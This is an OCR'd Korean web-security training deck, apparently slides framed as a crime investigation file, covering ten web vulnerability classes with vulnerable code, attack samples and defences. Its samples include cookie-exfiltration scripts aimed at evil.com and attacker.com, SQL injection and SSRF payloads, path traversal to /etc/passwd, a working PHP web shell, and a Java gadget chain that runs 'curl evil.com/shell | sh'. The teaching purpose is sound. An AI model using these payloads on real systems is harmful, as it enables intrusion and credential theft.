EVIDENCE #HCAMP-2025-0830

기밀 문서 / CONFIDENTIAL

범죄의 재구성
웹 해킹 수사 파일

2025년 8월 30일, 토요일 04:40 PM

지금 이 순간 웹 보안 현장에 도착한 여러분을 환영합니다.
해킹 사건의 범인들을 검거하기 위한 수사가 시작됩니다.

Demon팀 정상수


12:54

12:54 PM

사건 개요 – 2025년 8월 24일

> 오후 12시 54분. 일요일 근무 중이던 나에게 걸려온 한 통의 낯선 전
> 화.
> "수사관님, 웹 해킹 피해 신고가 접수되었습니다. 즉시 조사가 필요합니다."
>
> 그리고 시작된 프론트엔드와 백엔드 범인들의 흔적 추적...

메모: 두 가지 유형의 공격자를 중심으로 조사 진행 중



사건 파일 접근 권한: 최고 기밀

진행 시간: 00:00:00

수사 타임라인 & 목차

사건 발생
오후 12:54, 웹 해킹 피해 신고 접수

용의자 몽타주
프론트엔드와 백엔드, 두 범인의 특성 분석

범죄 이력 추적
각종 취약점 사례 및 공격 흔적 분석

사건 결말
대응책 마련 및 보안 강화 방안


수사 내용 목차

현장 브리핑 #1 수사관 메모

현장 브리핑: 범죄 유형

> 웹 해킹 현장에서는 흔적이 디지털 공간에 남습니다. 모든 공격은 두 가지 범주로 분류됩니다.
>
> 1. **프론트엔드 공격**: 사용자의 브라우저에서 실행되는 공격으로, 사용자 정보 탈취와 사회공학적 속임수가 특징입니다.
>
> 2. **백엔드 공격**: 서버 시스템을 직접 타겟팅하는 공격으로, 데이터베이스 침투와 시스템 권한 탈취가 주요 목적입니다.

⚠ 주의: 두 범인은 종종 공모하여 복합적인 공격을 감행합니다



수사 진행 단계: 초기 조사

웹 보안 수사팀

용의자 파일 #FE-001

범인 몽타주 : 프론트엔드

⚠ 위험도: 상당히 높음

페이크 페이스 (Fake Face)


활동 영역: 사용자 브라우저 내
주요 대상: 일반 사용자, 웹 방문자
위장 능력: 매우 뛰어남 (정상 페이지로 위장)
체포 난이도: 높음 (브라우저별 대응 필요)

범행 특성

- 사용자와 **직접 상호작용**하며 겉보기엔 안전해 보이나 교묘하게 공격
- 사용자의 **신뢰를 악용**하여 브라우저에서 악성 스크립트를 실행
- 웹 페이지 모양과 동작을 **변조하는 능력** 보유
- 사용자 개인정보와 쿠키를 **탈취하는 수법** 사용

수사관 메모

"이 범인은 사용자의 눈앞에서 범행을 저지르면서도 알아채기 어려운 특징이 있다. 백엔드 서버보다 사용자 브라우저를 직접 노리는 점에 주의해야 한다. 특히 사용자 입력값 검증이 제대로 이루어지지 않은 웹사이트에서 활발히 활동한다."



FE-25082401

수배중

주요 범행 수법

XSS (Cross-Site Scripting)
악성 스크립트를 주입하여 사용자 브라우저에서 실행시키는 공격

CSRF (Cross-Site Request Forgery)
사용자가 의도하지 않은 요청을 웹사이트에 전송하게 만드는 공격

DOM 기반 공격
브라우저에서 페이지 DOM 구조를 조작해 악성 코드를 실행

Clickjacking
투명한 레이어를 이용해 사용자의 클릭을 속여 악성 행동 유도

최근 출몰 정황
2025년 8월, 다수의 웹사이트에서 XSS 취약점을 통한 공격 징후 포착

용의자 파일 #BE-001

범인 몽타주 : 백엔드

⚠ 위험도: 상당히 높음

서버 사이드 (Server Side)


활동 영역: 서버 내부 시스템
주요 대상: 서버, 데이터베이스, 백엔드 시스템
위장 능력: 최상급 (로그 삭제 및 흔적 제거 능숙)
체포 난이도: 매우 높음(깊숙한 시스템 침투)

범행 특성

- 시스템 내부에 **은밀히 침투**하여 보이지 않는 곳에서 활동
- 데이터베이스와 파일시스템에 **직접 접근**하여 데이터 탈취
- 낮은 권한에서 시작해 **루트 권한까지 상승** 하는 능력 보유
- 내부 시스템 장악 후 **지속적 접근 유지** 백도어 설치

수사관 메모

"이 범인은 사용자에게 직접 보이지 않는 곳에서 활동하며, 한번 침투하면 시스템 전체를 장악한다. 프론트엔드 범인과 달리 직접적인 데이터베이스와 서버 파일에 접근하기 때문에 피해 규모가 훨씬 크다. 특히 입력 값 검증이 미흡한 API와 내부 시스템 접근 통제가 약한 곳을 노린다."



BE-25082401

수배중

주요 범행 수법

SQL Injection
데이터베이스 쿼리를 조작하여 민감 정보 탈취 및 시스템 장악

SSRF (Server-Side Request Forgery)
서버를 속여 내부 네트워크 리소스에 불법 접근하는 공격

File Upload + Web Shell
악성 파일 업로드를 통해 서버에 웹 쉘을 심어 원격 제어

Privilege Escaltion
일반 권한에서 관리자/루트 권한으로 상승하여 시스템 완전 장악

최근 출몰 정황
2025년 8월, 다수의 기업 내부 서버에서 권한 상승 공격 흔적 발견

사건파일 #FE-001-XSS

프론트엔드: 사건 파일 001 – XSS

분류: 프론트엔드 취약점

위험도: 매우 높음

Cross-Site Scripting (XSS)

> 자바스크립트를 웹 페이지에 주입하여 사용자의 쿠키, 세션 토큰 등 민감한 정보를 훔치는 공격. 공격자는 XSS를 통해 사용자의 브라우저에서 악성 스크립트를 실행하고 피해자를 가장해 행동할 수 있음.

공격 벡터

- **Reflected XSS**: 사용자 입력값이 즉시 페이지에 반영되는 공격 **Stored**
- **XSS**: 악성 스크립트가 서버에 저장되어 여러 사용자에게 영향 **DOM-**
- **based XSS**: 클라이언트 측 DOM 조작을 통한 공격

피해 분석

쿠키 탈취
세션 하이재킹으로 이어질 수 있음

키로깅
사용자 입력 정보 탈취

피싱
페이지 내용 위변조로 사용자 속임

웹 네트워크 스캔
내부망 접근 시도

공격 증거 샘플

payload.js

```
<script>
    var adr = 'https://evil.com/steal.php?cookie=' +
        escape(document.cookie);

    //쿠키 탈취 후 전송
    fetch(adr)
        .then(response => console.log('Stolen'));
</script>
```

vulnerable-page.php

```
<?php
    //취약한 코드: 사용자 입력을 검증 없이 출력
    $username = $_GET['username'];
    echo "<div>안녕하세요, $username 님!</div>";
?>
```

https://victim-site.com/page.php?username=<script>/*악성코드*/</script>

가상 사례

사례 #XSS-123 검증됨

금융 서비스 웹사이트의 검색 기능에서 XSS 취약점이 발견되어 사용자 계정 정보 유출. 검색어를 통해 주입된 자바스크립트로 수천 명의 개인정보 탈취 추정.

대응 방안

- 입력값 검증 및 출력 시 HTML 인코딩
- Content-Security-Policy(CSP) 헤더 설정
- 최신 프레임워크 사용 (React, Vue 등)
- HttpOnly, Secure 쿠키 플래그 활성화

사건파일 #FE-002-CSRF

프론트엔드: 사건 파일 002 – CSRF

분류: 프론트엔드 취약점

위험도: 높음

Cross-Site Request Forgery (CSRF)

> 사용자가 자신도 모르게 의도하지 않은 작업을 수행하도록 속이는 공격. 공격자는 피해자가 이미 인증된 다른 웹사이트에 요청을 보내도록 유도하여 사용자의 권한으로 악의적인 행동을 수행할 수 있음.

공격 벡터

- **GET 요청 기반**: 이미지 태그나 URL을 통한 GET 요청 위조
- **POST 요청 기반**: 자동 제출되는 숨겨진 폼을 통한 POST 요청 위조
- **원클릭 CSRF**: 사용자의 한 번의 클릭으로 악성 요청 실행

피해 분석

계정 설정 변경
이메일, 비밀번호 등 변경

금융 거래
자금 이체, 결제 등

데이터 삭제
중요 정보 파괴 및 손실

권한 상승
관리자 계정 생성

공격 증거 샘플

evil-page.html

```
<!-- 자동 제출되는 폼을 통한 POST 요청 CSRF -->
<body onload="document.getElementById('csrf-form').submit()
    <form id="csrf-form" action="https://victim-bank.com/tran method="POST"
            style="display:none">
        <input type="hidden" name="to" value="attacker-account"
        <input type="hidden" name="amount" value="1000000" />
        <input type="submit" value="Submit" />
    </form>
</body>
```

vulnerable-form.php

```
<?php
    //취약한 코드:CSRF 토큰 검증 없는 서버
                        if($_POST['action'] == 'change_password') {
                    $user->password = $_POST['new_password'];
        $user->save();
        echo "비밀번호가 변경되었습니다.";
    }
?>
```

공격자는 피해자가 방문할 만한 웹사이트에 악성 코드를 심고, 피해자가 인증된 상태에서 이 페이지에 접속하면 자동으로 요청이 실행됨

가상 사례

사례 #CSRF-078 검증됨

대형 소셜 미디어 플랫폼에서 CSRF 취약점으로 인해 수만 명의 계정에서 비밀번호 변경 및 계정 탈취가 발생함. 공격자들은 인기 있는 게시물에 악성 코드를 삽입하여 방문자들의 계정을 자동으로 공격함.

대응 방안

- ✓ CSRF 토큰 구현 (모든 폼에 고유 토큰 추가)
- ✓ SameSite 쿠키 속성 설정 (Strict/Lax)
- ✓ Custom Request Headers 사용 (X-Requested-With) 중요
- ✓ 작업 시 사용자 재인증 요구

사건파일 #FE-003-DOM

프론트엔드: 사건 파일 003 – DOM 기반 공격

분류: 프론트엔드 취약점

위험도: 높음

DOM(Document Object Model) 기반 공격

> 클라이언트 측 JavaScript가 DOM을 조작할 때 발생하는 취약점. 서버와 통신 없이 브라우저 내에서 실행되어 탐지가 어렵고, 사용자의 URL 파라미터나 프래그먼트 식별자를 통해 주입됨. 웹 페이지의 DOM 구조를 변경하여 악성 코드를 실행시킴.

공격 벡터

- **URL 해시/파라미터**: location.hash, location.search 등을 통한 공격
- **Web Storage**: localStorage, sessionStorage의 데이터를 동적으로 DOM에 삽입
- **innerHTML 조작**: 사용자 입력을 검증 없이 innerHTML에 할당
- **eval() 함수**: 동적으로 코드를 평가하는 함수를 악용

피해 분석

정보 탈취
쿠키, 세션 및 개인정보 유출

우회 특성
WAF 및 서버 필터링 우회 가능

스텔스 공격
서버 로그에 흔적 남지 않음

식별 어려움
클라이언트에서만 실행되어 탐지 난이도 높음

취약한 코드 증거

vulnerable-dom.js

```
//URL 해시에서 사용자 이름 추출 (취약)
function showWelcomeMessage() {
    //사용자 입력을 검증 없이 DOM에 삽입
    var userName = document.location.hash.substring(1);

    //취약:innerHTML을 통한 직접 삽입
    document.getElementById('welcome').innerHTML = '환영합니다,' +
        userName + '님!';
}

window.onload = showWelcomeMessage;
```

attack-url.txt

```
#공격 URL
https://victim-site.com/welcome.html#<img src=x
    onerror="fetch('https://attacker.com/steal?c='
    + encodeURIComponent(document.cookie))">

#다른 DOM 기반 공격
document.write() 사용,eval() 함수 호출,
.outerHTML 변경 등
```

```
//DOM 요소 안에 악성 스크립트가 실행됨
document.getElementById('userProfile').innerHTML = userData;
```

가상 사례

검증됨

사례 #DOM-547

유명 SPA(Single Page Application) 프레임워크를 사용한 금융 서비스에서 URL 해시를 처리하는 코드에서 DOM 기반 XSS 취약점 발견. 사용자의 계정 정보와 거래 내역 탈취에 악용됨. 해당 취약점은 WAF(웹 방화벽)에 탐지되지 않았음.

대응 방안

- ✓ innerHTML 대신 textContent 사용
- ✓ DOMPurify 같은 라이브러리로 입력 정화
- ✓ eval(), document.write() 사용 자제
- ✓ Content-Security-Policy 헤더 설정
- ✓ 안전한 JS 프레임워크 사용 (React, Vue 등)

사건파일 #FE-004-CLICK

프론트엔드: 사건 파일 004 – Clickjacking

Clickjacking (UI 리드레싱 공격)

> 투명한 레이어를 이용해 사용자가 의도치 않은 동작을 수행하도록 속이는 교묘한 공격 기법. 사용자는 정상적인 버튼을 클릭한다고 생각하지만, 실제로는 보이지 않는 악성 요소를 클릭하게 됨. 이를 통해 계정 탈취, 자금 이체, 권한 변경 등이 가능함.

공격 벡터

- **UI 레드레싱**: 사용자 인터페이스를 속여 눈에 보이는 것과 다른 동작 유도
- **투명 iframe**: 피해자 사이트를 투명한 iframe으로 로드해 속임
- **커서 속임**: 마우스 커서 위치나 모양을 조작해 사용자 혼란

피해 분석

무단 결제
금융 서비스에서 자금 이체 유도

계정 설정 변경
이메일/비밀번호 변경으로 계정 탈취

카메라/마이크 접근
권한 승인 버튼 클릭 유도

악성 다운로드
악성 소프트웨어 설치 유도

공격 증거 샘플

clickjack.html

```
<html>
  <head>
    <title>할인 이벤트 페이지</title>
    <style> iframe
      {
        opacity: 0.0001; position:
        absolute; z-index: 2;
        width: 500px; height:
        500px;
      }
      .decoy {
        position: absolute; z-index:
        1;
        width: 500px; height:
        500px;
      }
    </style>
  </head>
  <body>
    <div class="decoy">
      <h1>특별 할인 쿠폰</h1>
      <button>쿠폰 받기</button>
    </div>

    <iframe src="https://bank.example.com/transfer"></iframe>
  </body>
</html>
```

공격 다이어그램

사용자가 본다고 생각하는 콘텐츠

↓

투명한 iframe 레이어

↓

실제 클릭되는 위험한 작업

가상 사례

검증됨

사례 #CLICK-089

대형 소셜 미디어 플랫폼에서 클릭재킹 공격 발생. 사용자들이 이벤트 참여 버튼을 클릭한다고 생각했으나, 실제로는 계정 권한을 변경하는 버튼을 클릭하게 됨. 약 75,000명의 사용자 계정이 탈취되었으며, 2차 피싱 공격으로 이어짐.

대응 방안

- ✓ X-Frame-Options 헤더 설정 (DENY, SAMEORIGIN)
- ✓ Content-Security-Policy frame-ancestors 설정
- ✓ 프레임 버스팅 (framebusting) 코드 구현
- ✓ 중요 작업에 추가 인증 단계 도입
- ✓ UI 상태 확인 및 무작위 배치 기법 활용

사건파일 #BE-005-SQLI

백엔드: 사건 파일 005 – SQL Injection

분류: 백엔드 취약점

위험도: 심각함

SQL Injection (SQLI)

> 사용자 입력 데이터가 SQL 쿼리의 일부로 처리될 때 발생하는 취약점. 공격자는 악의적인 SQL 구문을 삽입하여 데이터베이스 조작, 인증 우회, 데이터 유출, 심지어 서버 명령어 실행까지 가능함. 데이터베이스 직접 접근으로 시스템 장악의 첫 단계로 사용됨.

공격 벡터

- **UNION 기반**: UNION 구문으로 여러 테이블 데이터 추출
- **Error 기반**: 데이터베이스 오류 메시지를 이용한 정보 수집
- **Blind SQL Injection**: 참/거짓 응답으로 데이터 추출 **Time-**
- **based**: 쿼리 실행 시간 차이로 정보 유추

피해 분석

인증 우회
관리자 권한 불법 획득

데이터 유출
개인정보 및 민감정보 탈취

OS 명령어 실행
xp_cmdshell 등으로 서버 제어

데이터 파괴
DROP TABLE 등 데이터 삭제

권한 상승 경로

일반 사용자 접근 → DB 직접 조작 → **루트 권한 획득**

공격 증거 샘플

취약한 코드

```
//취약한 코드:검증 없이 쿼리 실행
$id = $_GET['id'];
$query = "SELECT * FROM users WHERE id = $id";
$result = mysqli_query($connection, $query);
```

공격 페이로드

```
#인증 우회 공격
id=1 OR 1=1

#UNION 공격으로 사용자 테이블 덤프
id=1 UNION SELECT username,password FROM users

#관리자 비밀번호 해시 탈취
id=1 UNION SELECT user,password FROM mysql.user
```

https://victim-site.com/profile.php?id=1 UNION SELECT 1,2,@@version,4

가상 사례

쿼비

사례 #SQL-491

대규모 금융기관 내부 시스템에 SQL Injection 취약점 발견. 공격자는 Time-based Blind SQL Injection으로 DB 서버에 침투 후 권한 상승을 통 해 서버 루트 계정 탈취 및 개인정보 5만건 유출.

대응 방안

- ✓ 파라미터화된 쿼리(Prepared Statements) 사용
- ✓ ORM(Object-Relational Mapping) 프레임워크 활용
- ✓ 입력값 검증 및 특수문자 필터링
- ✓ 최소 권한 원칙으로 DB 계정 설정
- ✓ WAF(Web Application Firewall) 적용

사건파일 #BE-006-SSRF

백엔드: 사건 파일 006 – SSRF

분류: 백엔드 취약점

위험도: 매우 높음

Server-Side Request Forgery (SSRF)

> 서버가 외부 리소스에 요청을 보내는 기능을 악용하여 공격자가 서버에게 내부 네트워크 리소스에 접근하도록 강제하는 취약점. 방화벽과 접근 제어를 우회하여 일반적으로 격리된 내부 서비스나 민감한 데이터에 접근 가능.

공격 벡터

- **URL 파라미터 조작**: 웹 애플리케이션이 파라미터로 받은 URL에 요청을 보냄
- **내부 서비스 접근**: 로컬호스트나 내부 IP 대역 리소스 접근
- **프로토콜 조작**: file://, dict://, gopher:// 등 다양한 프로토콜 스키마 악용

피해 분석

내부망 스캔
네트워크 토폴로지 매핑 및 취약점 탐색

클라우드 메타데이터 탈취
AWS, Azure 등의 인스턴스 메타데이터 접근

내부 서비스 공격
Redis, Memcached 등 관리 인터페이스 접근

자격 증명 탈취
내부 서비스의 API 키, 토큰 추출

공격 증거 샘플

vulnerable-code.php

```php
<?php
    //취약한 코드: 사용자 입력 URL로 요청 전송
    $url = $_GET['url'];

    //검증 없이 외부 요청 실행
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url); curl_setopt($ch,
    CURLOPT_RETURNTRANSFER, true);
    $response = curl_exec($ch);

    echo $response;
?>
```

공격 URL 예시

```
#내부 네트워크 접근 시도
https://victim-site.com/api.php?url=http://localhost:8080/a

# 클라우드 메타데이터 접근
https://victim-site.com/api.php?url=http://169.254.169.254/

#내부 Redis 서버 명령 실행
https://victim-site.com/api.php?url=gopher://127.0.0.1:6379
```

가상 사례

검증됨

사례 #SSRF-031

대형 클라우드 서비스 제공업체의 API 시스템에서 SSRF 취약점 발견. 공격자가 클라우드 인스턴스 메타데이터에 접근하여 IAM 자격 증명을 탈취, 수천 개의 고객 계정 데이터 유출 사고 발생.

대응 방안

- ✓ URL 스키마 및 도메인 화이트리스트 적용
- ✓ 내부 네트워크 IP 및 localhost 요청 차단
- ✓ DNS 역방향 조회로 내부 호스트 확인
- ✓ 응답 데이터 필터링 및 제한
- ✓ 클라우드 환경의 IMDSv2 사용 및 방화벽 설정

사건파일 #BE-007-PATH

백엔드: 사건 파일 007 – Path Traversal

분류: 백엔드 취약점

위험도: 매우 높음

경로 탐색 (Path Traversal) 취약점

> 공격자가 서버의 파일 시스템을 탐색하여 웹 루트 디렉토리 외부의 파일에 접근할 수 있게 하는 취약점. "../" 시퀀스나 파일 경로 조작을 통해 서버의 중요 시스템 파일이나 민감한 데이터에 무단 접근할 수 있음.

공격 벡터

- **상대 경로 조작**: "../" 시퀀스를 이용해 상위 디렉토리로 이동
- **경로 인코딩 우회**: %2e%2e%2f와 같은 URL 인코딩 사용 **절**
- **대 경로 사용**: /etc/passwd와 같은 절대 경로 지정
- **널 바이트 삽입**: %00을 사용하여 파일 확장자 검사 우회

피해 분석

설정 파일 노출
DB 접속 정보 및 API 키 유출

사용자 정보 노출
/etc/passwd와 같은 시스템 파일 접근

소스코드 유출
백엔드 로직 및 추가 취약점 발견

접근 제어 우회
인증/인가 매커니즘 무력화

공격 증거 샘플

vulnerable-code.php

```php
<?php
    //취약한 코드: 사용자 입력을 검증 없이 파일 경로로 사용
    $file = $_GET['file'];

    //파일 내용 읽기
    $content = file_get_contents('/var/www/html/' . $file);

    if ($content) {echo
        $content;
    } else {
        echo"파일을 찾을 수 없습니다.";
    }
?>
```

attack-urls.txt

```
#상대 경로를 이용한 공격
/page.php?file=../../../etc/passwd

#URL 인코딩을 이용한 우회
/page.php?file=%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd

#널 바이트 삽입
/page.php?file=../../../etc/passwd%00.jpg

#Windows 시스템 타겟 공격
/page.php?file=..\..\windows\system.ini
```

가상 사례

사례 #PATH-601 검증됨

주요 정부 기관 웹사이트에서 Path Traversal 취약점이 발견되어 내부 시스템 파일과 사용자 데이터베이스 정보가 유출됨. 파일 다운로드 기능에서 경로 검증 부재로 인해 발생.

대응 방안

- ✓ 사용자 입력 경로 정규화(canonicalization) 후 검증
- ✓ 허용 목록(whitelist) 기반 파일 경로 검증
- ✓ 파일 시스템 접근 시 샌드박스 환경 구성
- ✓ 최소 권한 원칙에 따라 웹 서버 실행 권한 제한
- ✓ 웹 애플리케이션 방화벽(WAF) 사용

사건파일 #BE-008-UPLOAD

백엔드: 사건 파일 008 – 파일업로드와 Web Shell

분류: 백엔드 취약점

위험도: 치명적

제한 없는 파일 업로드 & 웹 쉘

> 파일 업로드 취약점은 공격자가 악성 스크립트가 포함된 파일을 서버에 업로드하고 실행할 수 있게 허용합니다. 웹 쉘(Web Shell)은 서버에 설치된 악성 스크립트로, 공격자에게 원격으로 서버를 제어할 수 있는 인터페이스를 제공합니다.

공격 벡터

- **확장자 우회**: .php.jpg, .php;.jpg 등으로 확장자 필터링 우회 **MIME**
- **타입 조작**: Content-Type 헤더를 조작하여 이미지로 위장 **NULL 바**
- **이트 공격**: 파일명에 NULL 문자를 삽입하여 필터링 우회 **웹 쉘 업**
- **로드**: JSP, PHP, ASP 등의 웹 쉘 파일을 서버에 설치

피해 분석

원격 명령 실행
서버에서 임의 명령어 실행 가능

권한 상승
루트 권한 탈취로 시스템 완전 장악

데이터 유출
민감 정보 및 데이터베이스 접근

내부망 침투
서버를 통한 내부 네트워크 공격

웹 쉘 유형

PHP	ASP/ASPX	JSP
.php	.asp, .aspx	.jsp

웹 쉘 코드 증거

webshell.php

```php
<?php
    //간단한 PHP웹 쉘 예시
    if(isset($_REQUEST['cmd'])){
        $cmd = $_REQUEST['cmd']; echo
        "<pre>"; system($cmd);
        echo "</pre>";
    }
?>

<form method="post">
    <input type="text" name="cmd" size="50">
    <input type="submit" value="실행">
</form>
```

upload.php

```php
<?php
    //취약한 파일 업로드 코드
    $target_dir = "uploads/";
    $target_file = $target_dir . basename($_FILES["fileToUplo

    //확장자 검사 누락
    //파일 타입 검증 누락
    //내용 검증 누락

    if (move_uploaded_file($_FILES["fileToUpload"]["tmp_name" echo "파일이 업로드
        되었습니다.";
    } else {
        echo "업로드 실패.";
    }
?>
```

가상 사례

최고 기밀

사례 #SHELL-456

정부 기관 웹사이트에 파일 업로드 취약점이 악용되어 웹 쉘이 설치됨. 공격자는 내부 시스템에 접근하여 3개월 동안 머물면서 기밀 데이터 수천 건을 유출시켰으며, 백도어를 심어 지속적인 접근 유지.

대응 방안

- ✓ 화이트리스트 기반 파일 확장자 검증
- ✓ MIME 타입 및 파일 내용 검증
- ✓ 업로드된 파일 실행 권한 제거
- ✓ 파일 업로드 디렉토리와 실행 디렉토리 분리
- ✓ 업로드 파일 이름 무작위화 및 정규화
- ✓ 파일 접근 제어 및 권한 설정 강화

사건파일 #BE-009-DESERIAL

백엔드: 사건 파일 009 – Insecure Deserialization

분류: 백엔드 취약점

위험도: 치명적

안전하지 않은 역직렬화

> 역직렬화(Deserialization)는 바이트 스트림을 다시 객체로 변환하는 과정으로, 안전하지 않은 역직렬화는 신뢰할 수 없는 데이터를 역직렬화할 때 발생합니다. 공격자는 이 과정을 조작하여 원격 코드 실행(RCE)이나 권한 상승 등의 심각한 공격을 수행할 수 있습니다.

공격 벡터

- **가젯 체인 공격**: 역직렬화 시점에 특정 메소드 호출 순서를 조작하여 악성 동작 유발
- **메모리 오염**: 역직렬화 과정에서 메모리 구조 조작으로 취약점 악용
- **Type Confusion**: 객체 타입 혼동을 유발하여 코드 흐름 변경

피해 분석

원격 코드 실행
공격자의 임의 코드가 서버에서 실행됨

권한 상승
일반→관리자 권한으로 상승 가능

데이터 변조
민감 정보 변경 및 비즈니스 로직 우회

서비스 거부
메모리 고갈 유도로 서비스 중단

공격 증거 샘플

취약한 자바 코드

```
//취약한 역직렬화 구현
@RequestMapping("/deserialize") public String
deserializeObject(
        @RequestParam("data") String data) {

    try {
        //직렬화된 데이터를 Base64로 디코딩
        byte[] bytes = Base64.getDecoder()
            .decode(data);

        //신뢰할 수 없는 데이터 역직렬화 (위험!)
        ByteArrayInputStream bais =
            new ByteArrayInputStream(bytes);
        ObjectInputStream ois =
            new ObjectInputStream(bais);

        //악성 객체가 로드될 수 있음
        Object obj = ois.readObject();

        return "Success: " + obj.toString();
    } catch (Exception e) {
        return "Error: " + e.getMessage();
    }
}
```

악성 페이로드 생성

```
//원격 코드 실행 가젯 체인 구성
Transformer[] transformers = new Transformer[] {new
        ConstantTransformer(Runtime.class),
        new InvokerTransformer("getMethod",
            new Class[] {String.class, Class[].class}, new Object[]
            {"getRuntime", new Class[0]}),
        new InvokerTransformer("invoke",
            new Class[] {Object.class, Object[].class}, new Object[] {null,
            new Object[0]}),
        new InvokerTransformer("exec", new Class[]
            {String.class},
            new Object[] {"curl evil.com/shell | sh"})
};
```

```
https://victim-app.com/api/deserialize?
data=rO0ABXNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2...
```

가상 사례

검증됨

사례 #DESERIAL-131

클라우드 관리 서비스에서 발견된 Java 역직렬화 취약점으로, 공격자는 관리자 권한을 획득하여 전체 클라우드 인프라를 장악하였음. 취약한 API 엔드포인트를 통해 주입된 악성 객체로 서버 내 임의 명령어 실행이 가능했음.

대응 방안

- 신뢰할 수 있는 데이터만 역직렬화 JSON, XML 등 안전한 데이터 형식 사용
- 디지털 서명으로 데이터 무결성 검증
- 역직렬화 필터링 및 클래스 화이트리스트 적용
- 런타임 애플리케이션 자가보호(RASP) 도입

사건파일 #BE-010-PE

백엔드: 사건 파일 010 권한 상승

Privilege Escalation (권한 상승)

분류: 백엔드 취약점

위험도: 치명적

> 낮은 권한의 계정으로 시스템에 접근한 후, 취약점을 이용해 관리자 또는 루트 권한까지 획득하는 공격 기법. 공격자는 이를 통해 시스템 전체를 장악하고 데이터베이스, 서버 설정, 사용자 정보까지 모두 접근 가능해짐.

공격 벡터

- **수직적 권한 상승**: 일반 사용자 → 관리자 권한으로 상승
- **수평적 권한 상승**: 동일 레벨 다른 사용자의 권한 획득
- **접근 제어 우회**: IDOR, 인증 체계 결함 악용
- **시스템 취약점 이용**: 커널, 서비스 취약점 악용

피해 분석

데이터 완전 유출
모든 사용자 데이터 접근 가능

시스템 장악
서버 설정 변경 및 백도어 설치

내부망 접근
피봇팅을 통한 추가 시스템 공격

흔적 제거
로그 삭제로 포렌식 방해

취약한 코드 증거

admin_check.php

```
//취약한 권한 체크 로직
function isAdmin($userId) {
    $role = $_GET['role']; // URL 파라미터로 권한 확인

    if ($role === 'admin') {return true;
    }
    return false;
}

if (isAdmin($currentUser)) {
    //관리자 기능 제공
    showAdminPanel();
}
```

exploit.js

```
//악성 스크립트
async function escalatePrivileges() {
    //1. 취약한 관리자 체크 파라미터 악용
    const response = await fetch(
        '/admin/panel.php?role=admin'
    );

    //2. 관리자 토큰 탈취
    const adminToken = extractToken(response);

    //3. 시스템 명령 실행
